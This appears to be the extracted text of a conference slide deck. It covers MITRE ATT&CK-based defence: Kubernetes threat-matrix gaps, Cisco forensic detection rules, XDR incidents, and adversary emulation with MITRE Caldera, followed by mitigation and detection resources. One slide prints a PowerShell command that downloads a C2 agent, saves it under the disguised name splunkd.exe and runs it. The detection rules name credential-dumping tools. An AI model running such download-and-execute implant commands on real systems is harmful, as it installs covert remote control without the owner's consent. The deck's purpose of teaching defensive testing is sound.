<ul style="list-style-type: none">☐ 2 Public-facing, privileged workloads☐ 1 Exposed Kubernetes dashboard☐ 3 Vulnerable workloads☐ 3 Unauthorized registries' usage☐ 2 Suspicious deployments☐ 1 Compromised images in registry	<ul style="list-style-type: none">☐ 2 Container services☐ 1 Deploy container☐ 1 SSH server running inside container	<ul style="list-style-type: none">☐ 2 Writable hostPath mounts☐ 0 Kubernetes cronjob creation	<ul style="list-style-type: none">☐ 1 Privileged pods or root pods☐ 4 Privilege escalations enabled☐ 2 Restrict admin-binding ability☐ 2 Multiple cluster admins☐ 4 Access the Kubernetes API servers☐ 2 Writable hostPath mounts	<ul style="list-style-type: none">☐ 1 Clear container log☐ 1 Deploy container☐ 1 Delete Kubernetes event	<ul style="list-style-type: none">☐ 2 Expose Kubernetes secrets☐ 2 Service account access	<ul style="list-style-type: none">☐ 1 Expose Kubernetes dashboards☐ 3 Container resources discovery	<ul style="list-style-type: none">☐ 1 Cluster internal networking☐ 2 Access tiller endpoints (HELM 2)☐ 5 Exposed Kubernetes dashboards☐ 4 Core DNS poisonings

Secure Workload

Forensic Rules in MITRE ATT&CK




Suspicious MS Office...	CL-215	A pre-defined rule that alerts and records if winword.exe or excel.exe or powerpnt.exe creates child processes.	ALERT, RECORD	HIGH	
T1003 - Credential D...	CL-215	A pre-defined rule that alerts if procdump.exe is used to dump lsass process Learn more	ALERT, RECORD	HIGH	
T1003 - Credential D...	CL-215	A pre-defined rule that alerts if reg.exe is used to save/export registry hives to a file Learn more	ALERT, RECORD	HIGH	
T1003 - Credential D...	CL-215	A pre-defined rule that alerts if vaultcmd.exe is used to dump credentials from windows credential vault Learn more	ALERT, RECORD	HIGH	
T1015 - Accessibilit...	CL-215	A pre-defined rule that alerts and records if child processes are created through accessibility features. This rule needs to be used with T1015 - Accessibility features 2. Learn more	ALERT, RECORD	HIGH	
T1015 - Accessibilit...	CL-215	A pre-defined rule that alerts and records if child processes are created through accessibility features. This rule needs to be used with T1015 - Accessibility features 1. Learn more	ALERT, RECORD	HIGH	
T1053 - Scheduled Ta...	CL-215	A pre-defined rule that alerts if schtasks.exe is used to create a new scheduled task Learn more	ALERT, RECORD	MEDIUM	
T1070 - Indicator Re...	CL-215	A pre-defined rule that alerts if wevtutil.exe is used to clear event logs Learn more	ALERT, RECORD	HIGH	
T1070 - Indicator Re...	CL-215	A pre-defined rule that alerts if fsutil.exe is used to delete USN journals Learn more	ALERT, RECORD	HIGH	
T1076 - Remote Deskt...	CL-215	A pre-defined rule that alerts if tscon.exe is executed Learn more	ALERT, RECORD	HIGH	
T1081 - Credentials...	CL-215	A pre-defined rule that alerts if the attacker is trying to search for the string "password" or trying to read the file /etc/passwd Learn more	ALERT, RECORD	HIGH	
T1081 - Credentials...	CL-215	A pre-defined rule that alerts if the attacker is trying to find the string "password" Learn more	ALERT, RECORD	HIGH	
T1085 - rundll32	CL-215	A pre-defined rule that alerts and records if rundll32.exe creates child processes. Learn more	ALERT, RECORD	HIGH	
T1089 - Disabling Se...	CL-215	A pre-defined rule that alerts if sysmon driver is unloaded Learn more	ALERT, RECORD	HIGH	
T1114 - Email Collec...	CL-215	A pre-defined rule that alerts if a .pst or .ost file is accessed by any application other than outlook.exe Learn more	ALERT, RECORD	MEDIUM	
T1118 - InstallUtil	CL-215	A pre-defined rule that alerts and records if InstallUtil.exe creates child processes. Learn more	ALERT, RECORD	HIGH	
T1121 - Regsvcs/Rega...	CL-215	A pre-defined rule that alerts and records if regsvcs.exe or regasm.exe create child processes. Learn more	ALERT, RECORD	HIGH	

Credential Access sub-techniques mapped to forensic rules

Use Cisco XDR to uncover which TTPs are being used

Use same ATT&CK Coverage Map to compare and uncover gaps



Closing detection gaps and enriching events

Helps correlate, ID behaviors, and recommend response

The screenshot displays the Cisco XDR 'Incidents' dashboard. On the left, a sidebar contains navigation links: Control Center, Incidents (selected), Investigate, Intelligence, Automate, Assets, and Administration. The main panel shows a list of incidents with columns for Priority, Name, and Source. The first incident is 'HiveCredTheft and Malicious File Detection on User dap-etd-user1' with a priority of 1000. A modal window on the right provides details for this incident, including its MITRE score (1000), a summary, and a list of MITRE ATT&CK tactics. The modal also shows a 'View Incident Detail' button at the bottom right.

Incidents

71 Incidents 10 New Incidents 35 Open Incidents

Search Last year Filters 71 results

Priority	Name	Source
1000	HiveCredTheft and Malicious File Detection on User dap-etd-user1	Cisco XDR
1000	Incident Involving Multiple Devices with Various Malicious Activities	Cisco XDR
1000	Incident Involving Multiple HiveCredTheft and Malicious Files on Single Device	Cisco XDR
1000	Repeated Masquerading and Powershell Execution Detected	Cisco XDR
1000	Data Loss and Suspicious Activities on Multiple Devices	Cisco XDR
1000	Repeated Masquerading and Credential Theft Detection	Cisco XDR
1000	[Terminated] Malicious File Activities Detected by CrowdStrike	Cisco XDR
1000	SuspiciousFileWritten	Cisco XDR
1000	Multiple Defense Evasion and Credential Theft Attempts Were Terminated	Cisco XDR
1000	Powershell Execution Terminated on Multiple Devices	Cisco XDR
1000	Repeated Powershell Executions and Masquerading Defense Evasion	Cisco XDR

HiveCredTheft and Malicious File Detection on User dap-etd-user1

Assigned BF

MITRE (1000)

Priority score breakdown

1000 100 Detection Risk

Summary

The incident occurred between November 5, 2024, and November 6, 2024. It involved HiveCredTheft detections from CrowdStrike on device 67042306-18bc-46... and a malicious file was detected by CrowdStrike.

AI-generated

Description

This incident began on November 5, 2024, on device 67042306-18bc-46... It involved groups of HiveCredTheft from CrowdStrike, with a total of 4 findings. Actions taken included "Blocked" and "Terminated," all of which were disabled by policy.


Continuing on November 5, 2024, there were 8 finding groups of HiveCredTheft from CrowdStrike, with a total of 10 findings. The pattern...

MITRE | ATT&CK

- TA0043: Reconnaissance
- TA0042: Resource Development
- TA0001: Initial Access
- TA0002: Execution**
- TA0003: Persistence
- TA0004: Privilege Escalation**
- TA0005: Defense Evasion**
- TA0006: Credential Access**
- TA0007: Discovery
- TA0008: Lateral Movement
- TA0009: Collection
- TA0011: Command and Control
- TA0010: Exfiltration
- TA0040: Impact

[View Incident Detail](#)

Trust but Verify




But how can you be sure it works?

Verification & Validation is key to long-term success

1. Atomic Testing & Simulation – ex. Red Canary’s Atomic Red Team (<https://atomicredteam.io>)
 - Running single step, isolated tests (like the atomic elements of an adversary)
 - More of a spot check than an exhaustive verification
2. Emulation – ex. MITRE’s Caldera
 - Performing coordinated series of steps more representative of an APT’s behavior – Red Teams, automated.
 - Often involves multiple subsystems (C2, delivery/implant, execution, etc.)
3. Breach & Attack Simulation (BAS) Tools – ex. Scythe, Cymulate, or AttackIQ
 - Combines both 1 & 2, while blending in Purple Teaming, Automation, mapping & analysis, and extensive reporting
 - Best leveraged with professional services to get full value

No Red Team? Automate emulation w/ MITRE Caldera

Run entire Adversary campaigns against your environment and automate it all!



- Main project website: <https://caldera.mitre.org/>
- Includes plugins like Red Canary's Atomic Red Team & Emu(lation)
- Instructive in Training Red and Blue Teams alike
- Easily integrates with ATT&CK Navigator

Caldera Demo



Camtasia 2022 File Edit Modify Text View Export Window Help

Wizard Spider, UNC1878, TEMP X ATT&CK® Navigator X Red Team | CALDERA X D3FEND Matrix | MITRE D3FEND X Analytics (by technique) | MITRE C X ATT&CK Sync X +

172.16.249.140:8888/?#home

agents x abilities x **adversaries x**

ATT&CKBox

Activities Terminal May 28 15:25

mike@hackbox: ~/caldera

```
mike@hackbox:~$ cd caldera/  
mike@hackbox:~/caldera$ python3 server.py --insecure
```

CAMP

- agents
- abilities
- adversaries
- operations

PLUG

- access
- atomic
- compass
- debrief
- emu
- fieldman
- gamebo
- marx
- mock
- sandcat
- stockpil
- training

CONF

- fact sou
- objectiv
- planners
- contacts
- obfuscators
- configuration

Home Old Firefox Data ToolSchool_Zeek

Create Operation

Caldera uses agents to help facilitate tests

Can be managed in groups, use various C2 methods, and managed centrally

agents X

Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

+ Deploy an agent ⚙ Configuration 8 alive 8 trusted 8 agents 0 dead 0 untrusted Bulk Actions ▾

id (paw)	host	group	platform	contact	pid	privilege	status	last seen	
6511	acrn	hypervisor	linux	http	4518	User	alive, trusted	11/8/2024, 8:27:21 PM	×
1234	deathstar	simulation	windows	http	1128	User	alive, trusted	11/8/2024, 8:27:13 PM	×
brllpp	DESKTOP-9EPU3QJ	red	windows	HTTP	3564	Elevated	alive, trusted	11/8/2024, 8:26:57 PM	×
krixuy	DESKTOP-9EPU3QJ	red	windows	HTTP	1832	Elevated	alive, trusted	11/8/2024, 8:26:43 PM	×

Deploy agents for Windows, MacOS or Linux

Various agent builds are available, scripts are cut & paste!

Deploy an agent

Agent

Sandcat | Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default. ▾

Platform

all

linux

windows

darwin

app.contact.http

http://172.16.249.153:8888

↻

agents.implant_name

splunkd

↻

agent.extensions

↻

🪟 windows

psh

Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

```
$server="http://172.16.249.153:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | sto
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $ser
```

Variations

Abilities == Techniques. Add or use the built-ins!

Sources include Red Canary Atomic Red Team, MITRE CTID, etc.

CALDERA 5.0.0

agents abilities **abilities**

Find an ability...

Tactic: command-and-control

Technique: All

Plugin: All

Platform: All

Clear Filters

120 / 2157 abilities

Ammyy Admin Software Execution
T1219 - Remote Access Software
An adversary may attempt to trick the user into downloading Ammyy Admin Remote Desktop Software for use as a C2 channel. Upon successful execution, Ammyy Admin will be executed.

Arbitrary file download using the Notepad++ GUP.exe binary
T1105 - Ingress Tool Transfer
GUP is an open source signed binary used by Notepad++ for software updates, and can be used to download arbitrary files(.zip) from internet/github. [Reference] (https://x.com/nac_bench/status/153532182863179776?s=20) Upon execution, a sample zip file will be downloaded to C:\Temp\Sample folder

Base64 Encoded data.
T1132.001 - Data Encoding: Standard Encoding
Utilizing a common technique for posting base64 encoded data.

Connection Proxy for macOS UI
T1090.001 - Proxy: Internal Proxy
Enable traffic redirection on macOS UI (not terminal). The test will modify and enable the "Web Proxy" and "Secure Web Proxy" settings in System Preferences => Network => Advanced => Proxies for the specified network interface. Note that this test may conflict with pre-existing system configuration.

Base64 Encoded data (freebsd)
T1132.001 - Data Encoding: Standard Encoding
Utilizing a common technique for posting base64 encoded data.

Connection Proxy
T1090.001 - Proxy: Internal Proxy
Enable traffic redirection. Note that this test may conflict with pre-existing system configuration.

Create SSH Tunnel on bankdc
T1572 - Protocol Tunneling
The nslookup utility is used to find the IP address of bankdc

AnyDesk Files Detected Test on Windows
T1219 - Remote Access Software
An adversary may attempt to trick the user into downloading AnyDesk and use to establish C2. Download of AnyDesk installer will be at the destination location and ran when successfully executed.

Curl Download File
T1105 - Ingress Tool Transfer

Curl Upload File
T1105 - Ingress Tool Transfer

Adversary Profiles: which techniques are used, when?

Easy to emulate your threat picture or pull from known emulation profiles

The screenshot displays the CALDERA Adversaries interface. On the left is a sidebar with navigation options: CAMPAIGNS, agents, abilities, adversaries, operations, PLUGINS, access, atomic, builder, compass, debrief, emu, fieldmanual, gameboard, human, manx, mock, sandcat, ssl, stockpile, training, and CONFIGURATION. The main panel is titled 'Adversaries' and includes a description: 'Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.' Below this, a dropdown menu shows 'Wizard Spider' with '+ New Profile' and 'Import' buttons. The 'Wizard Spider' section provides a description: 'Wizard Spider is a threat group considered to be a Russian-speaking cyber criminal gang associated with "big game hunting". (Emu)'. It features buttons for '+ Add Ability', '+ Add Adversary', 'Fact Breakdown', 'Objective: default', 'Export', 'Save', and 'Delete'. A progress bar shows the distribution of techniques: collection (2.64%), command-and-control (23.69%), credential-access (13.16%), discovery (31.58%), execution (2.64%), impact (5.27%), initial-access (2.64%), lateral-movement (13.16%), and persistence (5.27%). A table lists the techniques used in the profile:

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Upload Agent Executable to Initial Target	command-and-control	Ingress Tool Transfer	⚙️				🗑️ ×
2	RDP Connection to Initial Target (Dorothy)	initial-access	Valid Accounts	⚙️				×
3	Run Agent Executable for Initial Access	execution	User Execution: Malicious File	⚙️				×
4	Emotet Persistence	persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	🪟				🗑️ ×
5	Emotet System Info Discovery	discovery	System Information Discovery	🪟				×
6	Emotet Process Discovery	discovery	Process Discovery	🪟				×
7	Emotet Download Outlook Scraper DLL	command-and-control	Ingress Tool Transfer	🪟			📎	🗑️ ×

Compass: Import & export APTs to/from Navigator

Makes Caldera a huge time-saver in evaluating against your threat picture!

The screenshot displays the Caldera Compass interface. On the left is a sidebar with the Caldera logo, version 5.0.0, and navigation links for CAMPAIGNS, agents, abilities, adversaries, operations, and PLUGINS. The main area is titled 'Compass' and contains instructions: 'Generate a layer file for any adversary, which you can overlay on the matrix below OR Create an adversary in the matrix, then upload the layer file to generate an adversary to use in an operation'. Below this are two buttons: 'Generate Layer' and 'Create Operation'. A dropdown menu shows 'Carbanak' selected. To the right is a large table with columns for various attack stages: Knowledge, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, and Credential Access. Each column lists specific techniques. On the far right, there are 'Selection Controls', 'Layer Controls', and 'Technique Controls' panels. The 'Selection Controls' panel includes a search bar with 'carbana' and search settings for name, ATT&CK ID, description, and data sources. The 'Technique Controls' panel shows 'Techniques (0)'. The 'Threat Groups (3)' panel lists 'FIN7', 'Carbanak', and 'Cobalt Group', each with 'view', 'select', and 'deselect' options.

Run Operations against agents to test defenses

Control or automate, and observe the commands used and results gathered

The screenshot displays the CALDERA Operations interface. The left sidebar contains navigation links for CALDERA 5.0.0, CAMPAIGNS, agents, abilities, adversaries, operations, PLUGINS, and CONFIGURATION. The main panel shows the 'Operations' tab with a filter for 'CLAPJC24 - Carbanak'. A 'New Operation' button is visible. Below, a table lists operations with columns for Time Ran, Status, Ability Name, Tactic, Agent, Host, pid, Link Command, and Link Output. Two operations are shown, both successful. A modal window displays details for the first operation, including Facts (host.file.path) and Standard Output (GAC information).

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
11/8/2024, 8:32:51 PM GMT+11	success	Screen Capture	collection	krixuy	DESKTOP-9EPU3QJ	5360	View Command	View Output
11/8/2024, 8:32:51 PM GMT+11	success	Screen Capture	collection	brlpp	DESKTOP-9EPU3QJ	4488	View Command	View Output

Facts

Name	Value	Score
host.file.path	C:\Windows\Microsoft.Net	1

Standard Output

GAC	Version	Location
True	v4.0.30319	C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Drawing\v4.0.0.0_b03f5f7f11d50a3a\System...

Debrief: Useful reporting helps with take-aways

Extensive PDF and flexible JSON help make the results actionable

The screenshot shows the CALDERA Debrief interface. The top navigation bar includes tabs for agents, abilities, adversaries, operations, compass, and debrief. The left sidebar lists various components like campaigns, agents, abilities, adversaries, operations, plugins, access, atomic, builder, compass, debrief, emu, fieldmanual, gameboard, human, manx, mock, sandcat, ssl, stockpile, training, and configuration. The main content area displays 'Campaign Analytics' for a selected set of operations. It includes buttons for 'Graph Settings', 'Download PDF Report', and 'Download Operation JSON'. A section titled 'Select one or more operations' shows a dropdown menu with 'CLAPJC24 - Carbanak' selected. Below this is a 'Fact Graph' visualization showing a network of nodes and edges representing the relationships between various operations and techniques. At the bottom, there is a table with columns for Name, State, Planner, Objective, and Time, showing details for the 'CLAPJC24 - Carbanak' campaign.

OPERATIONS DEBRIEF

FACT GRAPH

This graph displays the facts discovered by the operations run. Facts are attached to the operation where they were discovered. Facts are also attached to the facts that led to their discovery. For readability, only the first 15 facts discovered in an operation are included in the graph.



OPERATIONS DEBRIEF

TACTICS AND TECHNIQUES

Tactics	Techniques	Abilities
Collection	T1113: Screen Capture	CLAPJC24 - Carbanak Screen Capture
Command-and-control	T1571: Non-Standard Port T1105: Ingress Tool Transfer	CLAPJC24 - Carbanak Upload and execute Tiny.exe on bankdc Upload JavaUpdate.exe and Create JavaUpdate.vbs on CFO
Credential-dumping	T1003.001: OS Credential Dumping: LSASS Memory	CLAPJC24 - Carbanak UAC Bypass and Credential Dumping Read Dumped Credentials
Defense-evasion	T1112: Modify Registry T1140: Deobfuscate/Decode Files or Information T1070.004: Indicator Removal on Host: File Deletion	CLAPJC24 - Carbanak Stage 2nd Stage RAT Execute 2nd Stage RAT Stop Keylogger and Clean Artifacts
Discovery	T1018: Remote System Discovery T1033: System Owner/User Discovery	CLAPJC24 - Carbanak Get CFO Workstation Information from bankdc Check for Active CFO Login on CFO from BankDC
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	CLAPJC24 - Carbanak Set Registry Persistence on CFO

Focus on Fixes



High-level overview of each technique

- Helps outline potential indicators
- Presents targets of technique
 - Platforms
 - Vectors
 - Permissions
- Helpful in education of InfoSec team and users

The screenshot displays the MITRE ATT&CK website interface. The top navigation bar includes links for Matrices, Tactics, Techniques, Data Sources, Mitigations, Groups, Software, Resources, Blog, and Contribute, along with a search bar. The left sidebar lists various technique categories, with 'Drive-by Compromise' highlighted in red. The main content area is titled 'Drive-by Compromise' and provides a detailed description of the technique, its sub-techniques, and its associated metadata.

MITRE | ATT&CK Matrices Tactics Techniques Data Sources Mitigations Groups Software Resources Blog Contribute Search

TECHNIQUES

- Resource Development
- Initial Access
 - Drive-by Compromise**
 - Exploit Public-Facing Application
 - External Remote Services
- Hardware Additions
- Phishing
- Replication Through Removable Media
- Supply Chain Compromise
- Trusted Relationship
- Valid Accounts
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access

Home > Techniques > Enterprise > Drive-by Compromise

Drive-by Compromise

Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token.

Multiple ways of delivering exploit code to a browser exist, including:

- A legitimate website is compromised where adversaries have injected some form of malicious code such as JavaScript, iFrames, and cross-site scripting.
- Malicious ads are paid for and served through legitimate ad providers.
- Built-in web application interfaces are leveraged for the insertion of any other kind of object that can be used to display web content or contain a script that executes on the visiting client (e.g. forum posts, comments, and other user controllable web content).

Often the website used by an adversary is one visited by a specific community, such as government, a particular industry, or region, where the goal is to compromise a specific user or set of users based on a shared interest. This kind of targeted attack is referred to a strategic web compromise or watering hole attack. There are several known examples of this occurring.^[1]

ID: T1189
Sub-techniques: No sub-techniques
① **Tactic:** Initial Access
① **Platforms:** Linux, SaaS, Windows, macOS
① **Permissions Required:** User
Contributors: Jeff Sakowicz, Microsoft Identity Developer Platform Services (IDPM Services); Saisha Agrawal, Microsoft Threat Intelligent Center (MSTIC)
Version: 1.3
Created: 18 April 2018
Last Modified: 28 July 2021
Version Permalink

Uncover mitigation and detection approaches

Some require multiple facets, other approaches may add fidelity or resiliency

- Each Mitigation:
 - Covers many techniques
 - Includes controls for people, process, and product
 - BEST focus for gap coverage!
- Detections:
 - Generic but useful guidance:
 - Functions to enable
 - Features to license/purchase
 - Tools to use
 - Verification through testing

Tactics ▾ Techniques ▾ Data Sources Mitigations ▾ Groups Software Resources ▾ Blog ↗ Contribute Search 🔍

Mitigations

ID	Mitigation	Description
M1048	Application Isolation and Sandboxing	<p>Browser sandboxes can be used to mitigate some of the impact of exploitation, but sandbox escapes may still exist.^{[49][50]}</p> <p>Other types of virtualization and application microsegmentation may also mitigate the impact of client-side exploitation. The risks of additional exploits and weaknesses in implementation may still exist for these types of systems.^[50]</p>
M1050	Exploit Protection	<p>Security applications that look for behavior used during exploitation such as Windows Defender Exploit Guard (WDEG) and the Enhanced Mitigation Experience Toolkit (EMET) can be used to mitigate some exploitation behavior.^[51] Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring.^[52] Many of these protections depend on the architecture and target application binary for compatibility.</p>
M1021	Restrict Web-Based Content	<p>For malicious code served up through ads, adblockers can help prevent that code from executing in the first place.</p> <p>Script blocking extensions can help prevent the execution of JavaScript that may commonly be used during the exploitation process.</p>
M1051	Update Software	<p>Ensure all browsers and plugins kept updated can help prevent the exploit phase of this technique. Use modern browsers with security features turned on.</p>

Detection

ID	Data Source	Data Component
DS0015	Application Log	Application Log Content
DS0022	File	File Creation
DS0029	Network Traffic	Network Connection Creation

Evaluate mitigation coverage for adjacent threats

Useful in helping business case for a new solution or feature

- Viewing from opposite side:
what does 1 defensive measure do for the environment?
- Justify outages, prioritize implementation or purchase, etc.
- More products proving same mitigation:
 - Less opportunity for successful evasion
 - More tolerant of impairment or misconfiguration

The screenshot shows the MITRE ATT&CK website interface. The top navigation bar includes links for Matrices, Tactics, Techniques, Data Sources, Mitigations, Groups, Software, Resources, Blog, and Contribute, along with a search bar. The left sidebar lists various mitigation categories, with 'Exploit Protection' highlighted. The main content area is titled 'Exploit Protection' and includes a description: 'Use capabilities to detect and block conditions that may lead to or be indicative of a software exploit occurring.' It also displays metadata: ID: M1050, Version: 1.1, Created: 11 June 2019, and Last Modified: 20 June 2020. Below this, a section titled 'Techniques Addressed by Mitigation' contains a table with three rows of data.

Domain	ID	Name	Use
Enterprise	T1189	Drive-by Compromise	Security applications that look for behavior used during exploitation such as Windows Defender Exploit Guard (WDEG) and the Enhanced Mitigation Experience Toolkit (EMET) can be used to mitigate some exploitation behavior. ^[1] Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring. ^[2] Many of these protections depend on the architecture and target application binary for compatibility.
Enterprise	T1190	Exploit Public-Facing Application	Web Application Firewalls may be used to limit exposure of applications to prevent exploit traffic from reaching the application.
Enterprise	T1203	Exploitation for Client Execution	Security applications that look for behavior used during exploitation such as Windows Defender Exploit Guard (WDEG) and the Enhanced Mitigation Experience Toolkit (EMET) can be used to

Building detections or engineering tools?

CAR and D3FEND extent ATT&CK into those realms

- Cyber Analytics Repository offers curated detections using SIEMs and related tools:

https://car.mitre.org/analytics/by_technique

- Psuedocode helpful for other products
- Sigma project offers feed of supporting detections:

<https://github.com/SigmaHQ/sigma>

- Engineering detection tools?
D3FEND ties defensive tech to ATT&CK TTPs

[https://d3fend.mitre.mitre.org/](https://d3fend.mitre.org/)

MITRE Cyber Analytics Repository

Analytics Analytics (by technique) Data Model Resources Sensors Coverage Comparison

Analytics (by technique)

ATT&CK Technique	ATT&CK Sub-technique(s)	CAR Analytic(s)
